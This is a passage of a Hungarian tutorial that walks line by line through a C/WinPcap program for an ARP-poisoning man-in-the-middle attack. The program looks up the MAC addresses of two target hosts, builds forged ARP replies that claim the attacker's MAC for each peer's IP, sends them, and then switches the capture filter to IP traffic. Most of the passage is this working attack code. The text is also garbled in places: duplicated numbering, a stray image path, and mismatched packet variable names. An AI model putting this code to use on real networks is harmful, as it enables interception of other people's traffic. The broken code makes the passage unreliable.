83.     myip[0], myip[1], myip[2], myip[3],
84.     0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
85.     ip1arr[0],ip1arr[1],ip1arr[2], ip1arr[3]}
```

84. };

60. befiniálunk egy myiptmp nevű változót, amibe a kártya IP címét tesszük. A kártyára d nevű változó mutat, és az IP adatokat a struktúra addresses, azon belül az addr változó mutat. Ez egy sockaddr\_in struktúra, azt meg kell adni castolással. Ennek a struktúrának a sin\_addr, azon belül az s.addr változó tárolja az IP címet. Ez egy long típusú adat, de nekünk majd byteonként lesz rá szükségünk.
61. Készítünk egy myip nevű u\_char típusú adatokra mutató pointer
62. A myip nevű változót rápozicionálunk a myiptmp nevű változóra, amibe beletettük az ip címet
63. deklarálunk egy ip1arr nevű u\_char típusú elemekből álló négy elemű tömböt
64. nullázzuk a ciklus változó értékét
65. elkezdjük szétszedni az ip1 nevű változóba beadott stringet az ip1arr nevű tömbbe. Elválasztó karakternek elfogadunk szóközt, pontot, kötőjelet, és vesszőt is.
66. Az strtok függvény egyessével adja vissza az értékeket, ezért az IP cím másik három tagját ki kell még olvasni, ezért indítunk egy három lépéses ciklust.
67. Ciklus indul
68. növeljük a ciklus változó értékét
69. az strtok függvénnyel kibontjuk a többi részét is a kapott IP címnek. Fontos, hogy ezúttal NULL-t adunk meg mint bemenő stringet, ennek hatására fog az előzővel tovább dolgozni.
70. Ciklus vége
71. elkészítjük az első IP címhez tartozó MAC cím megtudásához szükséges ARP request csomagot. A macrequest1 nevű változóba. Az ARP request 42 byteos.
72. A broadcast MAC címre küldjük a kérést
73. a saját MAC címünkről
74. A type 0x0806
75. A hardware type 0x0001 vagyis ethernet
76. A protocol type 0x0800 vagyis ethernet
77. A hardware size 0x06
78. A protocol size 0x04
79. Az opcode 0x0001 vagyis arp request
80. A kérdező, vagyis a mi MAC addressünk
81. A kérdező, vagyis a mi IP addressünk
82. Az IP címhez tartozó MAC address (00:00:00:00:00:00-val töltjük fel, mivel nem tudjuk a MAC címet, éppen ezt kérdezzük)
83. Target IP address (az az IP cím, amihez kell a MAC cím)
84. vége a legérdező csomagnak.

## ARP request csomag összeállítása a második MAC cím lekérdezéséhez

Az előzőhöz hasonlóan meg kell csinálni a másik IP címhez tartozó MAC cím lekérdezéséhez is az ARP request csomagot:

```

85.     u_char ip2arr[4];
86.     i=0;
87.     ip2arr[i] = atoi(strtok (ip2, " ,.-"));
88.     while (i<3)
89.     {
90.         i++;
91.         ip2arr[i] = atoi(strtok (NULL, " ,.-"));
92.     }
93.     u_char macrequest2[42] =
94.     {0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,
95.     OidData->Data[0],OidData->Data[1],OidData->Data[2],OidData->Data[3],OidData->Data[4],OidData->Data[5],OidData->Data[6],OidData->Data[7],OidData->Data[8],OidData->Data[9],OidData->Data[10],OidData->Data[11],OidData->Data[12],OidData->Data[13],OidData->Data[14],OidData->Data[15],OidData->Data[16],OidData->Data[17],OidData->Data[18],OidData->Data[19],OidData->Data[20],OidData->Data[21],OidData->Data[22],OidData->Data[23],OidData->Data[24],OidData->Data[25],OidData->Data[26],OidData->Data[27],OidData->Data[28],OidData->Data[29],OidData->Data[30],OidData->Data[31],OidData->Data[32],OidData->Data[33],OidData->Data[34],OidData->Data[35],OidData->Data[36],OidData->Data[37],OidData->Data[38],OidData->Data[39],OidData->Data[40],OidData->Data[41]};

```

```

    >Data[5],
96.    0x08, 0x06,
97.    0x00, 0x01,
98.    0x08, 0x00,
99.    0x06,
100.   0x04,
101.   0x00, 0x01,
102.   OidData->Data[0],OidData->Data[1],OidData->Data[2],OidData->Data[3],OidData->Data[4],OidData-
    >Data[5],
103.   myip[0], myip[1], myip[2], myip[3],
104.   0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
105.   ip2arr[0], ip2arr[1], ip2arr[2], ip2arr[3]
106.   };

```

85. deklarálunk egy ip2arr nevű u\_char típusú elemekből álló négy elemű tömböt
86. nullázzuk a ciklus változó értékét
87. elkezdjük szétszedni az ip2 nevű változóba beadott stringet az ip2arr nevű tömbbe. Elválasztó karakternek elfogadunk szóközt, pontot, kötőjelet, és vesszőt is.
88. Az strtok függvény egyessével adja vissza az értékeket, ezért az IP cím másik három tagját ki kell még olvasni, ezért indítunk egy három lépéses ciklust.
89. Ciklus indul
90. növeljük a ciklus változó értékét
91. az strtok függvénnyel kibontjuk a többi részét is a kapott IP címnek. Fontos, hogy ezúttal NULL-t adunk meg mint bemenő stringet, ennek hatására fog az előző stringgel tovább dolgozni.
92. Ciklus vége
93. elkészítjük az első IP címhez tartozó MAC cím megtudásához szükséges ARP request csomagot. A macrequest1 nevű változóba. Az ARP request 42 byteos.
94. A broadcast MAC címre küldjük a kérést
95. a saját MAC címünkről
96. A type 0x0806
97. A hardware type 0x0001 vagyis ethernet
98. A protocol type 0x0800 vagyis ethernet
99. A hardware size 0x06
100. A protocol size 0x04
101. Az opcode 0x0001 vagyis arp request
102. A kérdező, vagyis a mi MAC addressünk
103. A kérdező, vagyis a mi IP addressünk
104. Az IP címhez tartozó MAC address (00:00:00:00:00:00-val töltjük fel, mivel nem tudjuk a MAC címet, éppen ezt kérdezzük)
105. Target IP address (az az IP cím, amihez kell a MAC cím)
106. vége a legérdező csomagnak.

## Kártya használatbavétele

Ahhoz, hogy használni tudjuk a kártyát a csomagok elfogására, és elküldésére a kártyát meg kell nyitni a pcap\_open parancs segítségével. Ez a függvény egy pcap\_t típusú objektumra mutató pointert ad vissza, ha sikerül neki a kapcsolódás. Ha nem sikerül akkor NULL lesz az eredmény.

```

107.  pcap_t *adhandle;
108.  printf("\nadaptername: %s\n",d->name);
109.  if ( (adhandle= pcap_open(d->name,          // name of the device
                             65536,           // portion of the packet to capture 65536 guarantees that the whole
                             packet will be captured on all the link layers

```

```

        PCAP_OPENFLAG_PROMISCUOUS, // promiscuous mode
        1000,                       // read timeout
        NULL,                       // authentication on the remote machine
        errbuf                       // error buffer
    )) == NULL)
110. {
111.     fprintf(stderr, "\nUnable to open the adapter. %s is not supported by WinPcap\n", d->name);
112.     pcap_freealldevs(alldevs);
113.     exit(4);
114. }
115. printf("\nlistening on %s...\n", d->description);

```

107. deklarálnunk egy `adhandle` nevezetű pointert, ami egy `pcap_t` típusú struktúrára mutat. Ebbe teszi majd a `pcap_open` függvény a pointert amit visszaad.

108. Kiírjuk, hogy melyik kártyához csatlakozunk.

109. Megpróbálunk csatlakozni a kártyához a `pcap_open` függvénnyel. Az eredményt az `adhandle` változóba tesszük, és az `if` feltétellel ellenőrizzük, hogy mi lett a visszakapott érték. Amennyiben `NULL`, akkor hiba történt, és ki kell lépni. A `pcap_open` függvény paraméterei a következők:

- Az **adapter neve**. A kiválasztott adapter jelen pillanatban a `d` nevű struktúrában van. Ennek a `name` mezője tartalmazza a szükséges nevet.
- A **maximális csomagméret**, ami lehet. Ha 65535-re állítjuk az minden protokollhoz biztosan jó.
- **Flagek**.
- Olvasás **timeoutja** ms-ban megadva
- **Authentikációs adatokra** mutató pointer. Akkor kell, ha távoli gépen futtatjuk a `winpcap`-ot, és ahhoz csatlakozunk. Ezt mivel ez a program lokálisan fut `NULL`-ra állítjuk.
- Esetleges **hiba visszajelzést** tartalmazó változó.

110. Kezdődik az `if` igaz ága.

111. Ha hiba történt kiírjuk, hogy hiba van

112. felszabadítjuk a lefoglalt erőforrásokat

113. kilépünk a programból

114. vége az `if` igaz ágának

115. kiírjuk, hogy sikerült listenelni a megadott kártyán.

## Filter beállítása

filter beállítása, hogy csak arp csomagokat lassak:

```

116. struct bpf_program fcode;
117. u_int netmask;
118. netmask=((struct sockaddr_in *) (d->addresses->netmask))->sin_addr.S_un.S_addr;
119. if (pcap_compile(adhandle, &fcode, "arp", 1, netmask) < 0)
120. {
121.     fprintf(stderr, "\nUnable to compile the packet filter. Check the syntax.\n");
122.     pcap_freealldevs(alldevs);
123.     exit(5);
124. }
125. if (pcap_setfilter(adhandle, &fcode) < 0)
126. {
127.     fprintf(stderr, "\nError setting the filter.\n");
128.     pcap_freealldevs(alldevs);
129.     exit(6);
130. }

```

- 116.készítünk egy fcode nevű bpf\_program típusú struktúrát.
- 117.Készítünk egy netmask nevű unsigned int típusú változót. Ezt a filter fordításához kell megadni, ha nem adjuk meg, akkor az IP cím alapján a megfelelő osztályos subnet maskot használná, ami ha CIDR-es IP címeket használunk nem lenne jó. (mivel mi ARP csomagokat fogunk elkapni ezért igazándiból elhagyható lenne)
- 118.A netmask nevű változóba betesszük a kiválasztott kártya netmaskjét.
- 119.A pcap\_compile függvénnyel lefordítjuk a filtert. Ha a függvény kimenete negatív, akkor hiba történt. A pcap\_compile függvénynek a következő paramétereket kell megadnunk:
  - a kártyára mutató handle, amit a pcap\_open függvény adott vissza.
  - A lefordított kódra mutató pointer
  - filter string. Mivel most az ARP csomagokat akarjuk elkapni, ezért az értéke "arp". A filter kis-NAGY betű érzékeny!
  - Egy???
  - netmask
- 120.indul az if-nek az igaz ága
- 121.ha hiba történt kiírjuk, hogy hiba van
- 122.felszabadítjuk az eszközöket
- 123.kilépünk hibakóddal
- 124.vége az if igaz ágának
- 125.beállítjuk a filtert a pcap\_setfilter függvénnyel. Ha a visszkapott eredmény negatív, akkor hiba történt. A függvény bemenő paraméterei a következők:
  - A kártyára mutató handle, amit a pcap\_open függvény adott vissza.
  - A lefordított kódra mutató pointer
- 126.indul az if igaz ága
- 127.Ha hiba történt kiírjuk, hogy hiba van
- 128.felszabadítjuk a lefoglalt erőforrásokat
- 129.kilépünk a programból
- 130.vége az if igaz ágának

## MAC cím lekérdező csomagok kiküldése

Ezután el kell küldenünk a már elkészített két mac cím lekérdezés csomagokat a macrequest1 illetve macrequest2 csomagokat:

```

131. if (pcap_sendpacket(adhandle, macrequest1, 42) != 0)
132. {
133.     fprintf(stderr, "\nError sending the packet: %s\n", pcap_geterr(adhandle));
134.     exit(7);
135. }
136. if (pcap_sendpacket(adhandle, macrequest2, 42) != 0)
137. {
138.     fprintf(stderr, "\nError sending the packet: %s\n", pcap_geterr(adhandle));
139.     exit(8);
140. }
```

- 131.A csomagokat a pcap\_sendpacket függvénnyel küldhetjük el. A függvény 0-t ad visszatérő értéknek, ha sikerült az elküldés, bármi más azt jelenti, hogy hiba volt. A függvénynek három paramétere van:
  - A **kártyára mutató handle**, amit a pcap\_open függvény adott vissza
  - az **elküldendő csomag** most a macrequest1 változóban van.
  - az **elküldendő byteok** száma, arp csomag esetében 42 byte.

```
132.indul az if igaz ága
133.Ha hiba történt kiírjuk, hogy hiba van
134.kilépünk a programból
135.vége az if igaz ágának
136.elküldjük a macrequest2 csomag tartalmát hasonlóan az előző küldéshez.
137.indul az if igaz ága
138.Ha hiba történt kiírjuk, hogy hiba van
139.kilépünk a programból
140.vége az if igaz ágának
```

## Válaszokra várakozás

Ezután hogy kiküldtük az arp kéréseket már csak várni kell a válaszokra, amik a következő képpen fognak kinézni:

- Destination MAC 6 byte (saját MAC)
- Source MAC 6 byte (a válaszoló MAC címe)
- type 2 byte (0x0806)
- hardware type 2 byte (0x0001 ethernet)
- protocol type 2 byte (0x0800 ethernet)
- hardware size 1 byte (0x06)
- protocol size 1 byte (0x04)
- opcode 2 byte (0x0002 reply)
- Sender MAC address 6 byte (**válaszoló MAC címe, ez kell nekünk**)
- Sender IP address 4 byte (válaszoló IP címe)
- Target MAC address 6 byte (saját MAC cím)
- Target IP address 4 byte (saját IP címe)

összesen 42 byte.

## MAC címek kivétele a válasz csomagokból

Ebből nekünk a sender MAC adresst kell kivenni.

```
141. struct pcap_pkthdr *header;
142. const u_char *pkt_data;
143. int res;
144. u_char mac1arr[6];
145. u_char mac2arr[6];
146. bool mac1set=false;
147. bool mac2set=false;
148. time_t starttime;
149. starttime = time (NULL);
150. while((res = pcap_next_ex( adhandle, &header, &pkt_data)) >= 0 && (mac1set!=true) || (mac2set!=true)
    && (difftime(time(NULL),starttime)<10))
151. {
152.     if(res == 0)
153.         continue;
154.     if (ip1arr[0]==pkt_data[28] && ip1arr[1]==pkt_data[29] && ip1arr[2]==pkt_data[30] &&
        ip1arr[3]==pkt_data[31] && mac1set!=true)
155.     {
156.         mac1arr[0]=pkt_data[22];
```

```

157.     mac1arr[1]=pkt_data[23];
158.     mac1arr[2]=pkt_data[24];
159.     mac1arr[3]=pkt_data[25];
160.     mac1arr[4]=pkt_data[26];
161.     mac1arr[5]=pkt_data[27];
162.     mac1set=true;
163. }
164. if (ip2arr[0]==pkt_data[28] && ip2arr[1]==pkt_data[29] && ip2arr[2]==pkt_data[30] &&
ip2arr[3]==pkt_data[31] && mac2set!=true)
165. {
166.     mac2arr[0]=pkt_data[22];
167.     mac2arr[1]=pkt_data[23];
168.     mac2arr[2]=pkt_data[24];
169.     mac2arr[3]=pkt_data[25];
170.     mac2arr[4]=pkt_data[26];
171.     mac2arr[5]=pkt_data[27];
172.     mac2set=true;
173. }
174. }
175. if(res == -1)
176. {
177.     printf("Error reading the packets: %s\n", pcap_geterr(adhandle));
178.     exit(9);
179. }

```

141. Deklarálunk egy header nevű pointert, ami egy pcap\_pkthdr struktúrára mutat. Ez a struktúra tartalmazza majd a a csomaggal kapcsolatos fontosabb információkat, pl. a csomag hossza.
142. Deklarálunk egy pkt\_data nevű u\_char típusú konstanst, ebbe kerül majd az elkapott csomag adatai.
143. Deklarálunk egy res nevű int típusú változót, ebben tároljuk majd a csomag elfogásának eredményét.
144. Deklarálunk egy mac1arr nevű 6 u\_char típusú változót tartalmazó tömböt, ebbe fogjuk tárolni az első IP címhez tartozó MAC címet.
145. Deklarálunk egy mac2arr nevű 6 u\_char típusú változót tartalmazó tömböt, ebbe fogjuk tárolni a második IP címhez tartozó MAC címet.
146. Deklarálunk egy mac1set nevű logikai változót, ezzel jelezzük, ha megkaptuk a választ az első ip címhez tartozó lekérdezésre
147. Deklarálunk egy mac2set nevű logikai változót, ezzel jelezzük, ha megkaptuk a választ a második ip címhez tartozó lekérdezésre
148. Deklarálunk egy starttime nevű time\_t típusú változót, ebben fogjuk tárolni a lekérdezés elküldésének az időpontját. Azért kell, hogy ne várjuk a végtelenségig, ha nem létező IP címet adtak meg, hanem 10 sec után kilépjen a program.
149. Az előbb deklarált starttime nevű változóba betesszük az aktuális időt.
150. Indítunk egy ciklust, amíg nem történik hiba olvasás közben (res>=0), nincs meg mind a két IP címhez tartozó MAC cím, és nem telt el több, mint 10 másodperc, hogyha nem létező IP cím lenne megadva, akkor ne vározzunk örökké. Az olvasást a pcap\_next\_ex függvénnyel olvassuk, aminek a következők a bemenő paraméterei:
  - A **kártyára mutató handle**, amit a pcap\_open függvény adott vissza.
  - Egy **pcap\_pkthdr struktúrára mutató pointer**, ahol a header adatokat fogjuk megkapni
  - Egy **u\_char típusú struktúrára mutató pointer**, ezen keresztül kapjuk majd meg a csomag adat bytejait.
151. Ciklus indul
152. ha azért léptünk be a ciklusba, mert 0 volt a pcap\_next\_ex visszatérési értéke, akkor timeout történt, nem új csomagot kaptunk,



153. tehát folytatjuk a ciklust
154. ellenőrizzük, hogy a csomag az első IP címhez tartozó kérdésre-e a válasz. Megnézzük, hogy a csomag adatai között a 28..31 byteok a megegyeznek az ip1arr tomb 0..3 elemeivel, és még nem kaptuk meg az első mac címet.
155. If igaz ága indul
156. letároljuk a visszakapott mac címet. A csomag 22..27 bytejai tartalmazzák a választ, ezt betesszük a mac1arr 0..5 bytejaira.
157. letároljuk a visszakapott mac címet. A csomag 22..27 bytejai tartalmazzák a választ, ezt betesszük a mac1arr 0..5 bytejaira.
158. letároljuk a visszakapott mac címet. A csomag 22..27 bytejai tartalmazzák a választ, ezt betesszük a mac1arr 0..5 bytejaira.
159. letároljuk a visszakapott mac címet. A csomag 22..27 bytejai tartalmazzák a választ, ezt betesszük a mac1arr 0..5 bytejaira.
160. letároljuk a visszakapott mac címet. A csomag 22..27 bytejai tartalmazzák a választ, ezt betesszük a mac1arr 0..5 bytejaira.
161. letároljuk a visszakapott mac címet. A csomag 22..27 bytejai tartalmazzák a választ, ezt betesszük a mac1arr 0..5 bytejaira.
162. Beállítjuk, hogy az első mac címet megkaptuk.
163. Vége az if-nek, hogy az első IP címre kaptuk a választ
164. ellenőrizzük, hogy a csomag a második IP címhez tartozó kérdésre-e a válasz. Megnézzük, hogy a csomag adatai között a 28..31 byteok a megegyeznek az ip2arr tomb 0..3 elemeivel, és még nem kaptuk meg a második mac címet.
165. If igaz ága indul
166. letároljuk a visszakapott mac címet. A csomag 22..27 bytejai tartalmazzák a választ, ezt betesszük a mac2arr 0..5 bytejaira.
167. letároljuk a visszakapott mac címet. A csomag 22..27 bytejai tartalmazzák a választ, ezt betesszük a mac2arr 0..5 bytejaira.
168. letároljuk a visszakapott mac címet. A csomag 22..27 bytejai tartalmazzák a választ, ezt betesszük a mac2arr 0..5 bytejaira.
169. letároljuk a visszakapott mac címet. A csomag 22..27 bytejai tartalmazzák a választ, ezt betesszük a mac2arr 0..5 bytejaira.
170. letároljuk a visszakapott mac címet. A csomag 22..27 bytejai tartalmazzák a választ, ezt betesszük a mac2arr 0..5 bytejaira.
171. letároljuk a visszakapott mac címet. A csomag 22..27 bytejai tartalmazzák a választ, ezt betesszük a mac2arr 0..5 bytejaira.
172. Beállítjuk, hogy a második mac címet megkaptuk.
173. Vége az if-nek, hogy a második IP címre kaptuk a választ
174. Vége a ciklusnak, amivel a csomagokat fogtuk el.
175. Ellenőrizzük, hogy ha azért lett vége a ciklusnak, mert a pcap\_next\_ex eredménye negatív lett, akkor hiba történt.
176. indul az if igaz ága
177. kiírjuk, hogy hiba történt, és mi a hibakód
178. kilépünk a programból.
179. Vége az ellenőrző if-nek.

## **Poisoning csomagok összeállítása**

Következő feladatunk a poisoning csomagok összeállítása. Mivel az ARP cache dinamikus, ezért folyamatosan kell majd újra poisonongolni, úgyhogy ezekre az összeállított csomagokra még szükség lesz.

poisoningolashoz használt ARP csomagoknak a következőképpen kell kinézniük:

- Destination MAC 6 byte (**egyik** poisoningolt MAC címe)
- Source MAC 6 byte (középre álló MAC címe)
- type 2 byte (0x0806)
- hardware type 2 byte (0x0001 ethernet)
- protocol type 2 byte (0x0800 ethernet)
- hardware size 1 byte (0x06)
- protocol size 1 byte (0x04)
- opcode 2 byte (0x0002 reply)
- Sender MAC address 6 byte (középre álló MAC címe)
- Sender IP address 4 byte (**másik** poisoningolt IP címe)
- Target MAC address 6 byte (**egyik** poisoningolt MAC címe)
- Target IP address 4 byte (**egyik** poisoningolt IP címe)

összesen 42 byte.

Az első Poisoning csomag, ezt az első IP címhez tartozó gépnek küldjük, és azt állítjuk benne, hogy a második IP címhez a mi MAC címünk tartozik.

```
180. u_char poisons1[42] =
181. {mac1arr[0], mac1arr[1], mac1arr[2], mac1arr[3], mac1arr[4], mac1arr[5],
182.  OidData->Data[0], OidData->Data[1], OidData->Data[2], OidData->Data[3], OidData->Data[4], OidData-
    >Data[5],
183.  0x08, 0x06,
184.  0x00, 0x01,
185.  0x08, 0x00,
186.  0x06,
187.  0x04,
188.  0x00, 0x02,
189.  OidData->Data[0], OidData->Data[1], OidData->Data[2], OidData->Data[3], OidData->Data[4], OidData-
    >Data[5],
190.  ip2arr[0], ip2arr[1], ip2arr[2], ip2arr[3],
191.  mac1arr[0], mac1arr[1], mac1arr[2], mac1arr[3], mac1arr[4], mac1arr[5],
192.  ip1arr[0], ip1arr[1], ip1arr[2], ip1arr[3]
193.  };
```

180. Deklarálunk egy poisons1 nevű 42 db u\_char típusú elemből álló tömböt.

181. Az első IP címhez tartozó MAC címre küldjük a csomagot

182. a saját MAC címünkről

183. A csomag típusa 0x0806

184. A hardware típusa 0x0001 vagyis ethernet

185. A protocol típusa 0x0800 vagyis ethernet

186. A hardware size 0x06

187. A protocol size 0x04

188. Az opcode 0x0002 vagyis arp reply

189. A válaszban a mi MAC addressünket hazudjuk

190. A második IP addresshez.

191. A választ az egyes MAC című gépnek küldjük.

192. Target IP address szintén az egyes gép.

193. vége a poisoning csomagnak.

A második Poisoning csomag, ezt a második IP címhez tartozó gépnek küldjük, és azt állítjuk benne, hogy az első IP címhez a mi MAC címünk tartozik.

```
194. u_char poisons2[42] =
```

```

195.  {mac2arr[0], mac2arr[1], mac2arr[2], mac2arr[3], mac2arr[4], mac2arr[5],
196.  OidData->Data[0], OidData->Data[1], OidData->Data[2], OidData->Data[3], OidData-
    >Data[4], OidData->Data[5],
197.  0x08, 0x06,
198.  0x00, 0x01,
199.  0x08, 0x00,
200.  0x06,
201.  0x04,
202.  0x00, 0x02,
203.  OidData->Data[0], OidData->Data[1], OidData->Data[2], OidData->Data[3], OidData-
    >Data[4], OidData->Data[5],
204.  ip1arr[0], ip1arr[1], ip1arr[2], ip1arr[3],
205.  mac2arr[0], mac2arr[1], mac2arr[2], mac2arr[3], mac2arr[4], mac2arr[5],
206.  ip2arr[0], ip2arr[1], ip2arr[2], ip2arr[3]
207.  };

```

194. Deklarálunk egy poiso2to2 nevű 42 db u\_char típusú elemből álló tömböt.  
 195. Az második IP címhez tartozó MAC címre küldjük a csomagot  
 196. a saját MAC címünkről  
 197. A csomag típusa 0x0806  
 198. A hardware típusa 0x0001 vagyis ethernet  
 199. A protocol típusa 0x0800 vagyis ethernet  
 200. A hardware size 0x06  
 201. A protocol size 0x04  
 202. Az opcode 0x0002 vagyis arp reply  
 203. A válaszban a mi MAC addressünket hazudjuk  
 204. Az első IP addresshez.  
 205. A választ a második MAC című gépnek küldjük.  
 206. Target IP address szintén a második gép IP címe.  
 207. vége a poisoning csomagnak.

## ***Poisoning csomagok elküldése***

Ezután az összeállított csomagokat már csak el kell küldenünk. A küldéshez ismét a pcap\_sendpacket függvényt kell használni:

```

208.  if (pcap_sendpacket(adhandle, poiso2to1, 42) != 0)
209.  {
210.      fprintf(stderr, "\nError sending the poisoning packet: %s\n", pcap_geterr(adhandle));
211.      exit(10);
212.  }
213.  if (pcap_sendpacket(adhandle, poiso2to2, 42) != 0)
214.  {
215.      fprintf(stderr, "\nError sending the poisoning packet: %s\n", pcap_geterr(adhandle));
216.      exit(11);
217.  }

```

208. A csomagokat a pcap\_sendpacket függvénnyel küldhetjük el. A függvény 0-t ad visszatérő értéknek, ha sikerült az elküldés, bármi más azt jelenti, hogy hiba volt. A függvénynek három paramétere van:

- A **kártyára mutató handle**, amit a pcap\_open függvény adott vissza
- az **elküldendő csomag** most a poiso1 változóban van.
- az **elküldendő byteok** száma, arp csomag esetében 42 byte.

209.indul az if igaz ága

210.Ha hiba történt kiírjuk, hogy hiba van

211.kilépünk a programból

212.vége az if igaz ágának

213.elküldjük a poiso2 csomag tartalmát hasonlóan az előző küldéshez.

214.indul az if igaz ága

215.Ha hiba történt kiírjuk, hogy hiba van

216.kilépünk a programból

217.vége az if igaz ágának

## **Filter átállítása, hogy IP csomagokat lássuk**

majd beállítjuk a filtert, hogy ezentúl az IP csomagokat figyeljük. Ehhez ismét filtert kell használnunk amit egyszer már megtettünk.

```

218.  if (pcap_compile(adhandle, &fcode, "ip", 1, netmask) < 0)
219.  {
220.      fprintf(stderr, "\nUnable to compile the packet filter. Check the syntax.\n");
221.      pcap_freealldevs(alldevs);
222.      exit(12);
223.  }
224.  if (pcap_setfilter(adhandle, &fcode) < 0)
225.  {
226.      fprintf(stderr, "\nError setting the filter.\n");
227.      pcap_freealldevs(alldevs);
228.      exit(13);
229.  }

```

218.A pcap\_compile függvénnyel lefordítjuk a filtert. Ha a függvény kimenete negatív, akkor hiba történt. A pcap\_compile függvénynek a következő paramétereket kell megadnunk:

- a **kártyára mutató handle**, amit a pcap\_open függvény adott vissza.
- A **lefordított filter kódra mutató pointer**, ezt fogjuk visszakapni
- **filter string**. Mivel most az IP csomagokat akarjuk elkapni, ezért az értéke "ip". A filter kis-NAGY betű érzékeny!
- Egy???
- **netmask** ezt csak bizonyos esetekben használja, pl annak megállapítására mi a broadcast üzenet, nekünk igazándiból most nem is kell.

219.indul az if-nek az igaz ága

220.ha hiba történt kiírjuk, hogy hiba van

221.felszabadítjuk az eszközöket

222.kilépünk hibakóddal

223.vége az if igaz ágának

224.beállítjuk a filtert a pcap\_setfilter függvénnyel. Ha a visszakapott eredmény negatív, akkor hiba történt. A függvény bemenő paraméterei a következők:

- A **kártyára mutató handle**, amit a pcap\_open függvény adott vissza.
- A **lefordított filter kódra mutató pointer**, az előző pcap\_compile adta vissza

225.indul az if igaz ága


226. Ha hiba történt kiírjuk, hogy hiba van
227. felszabadítjuk a lefoglalt erőforrásokat
228. kilépünk a programból
229. vége az if igaz ágának

## Elfogott csomagok vizsgálata

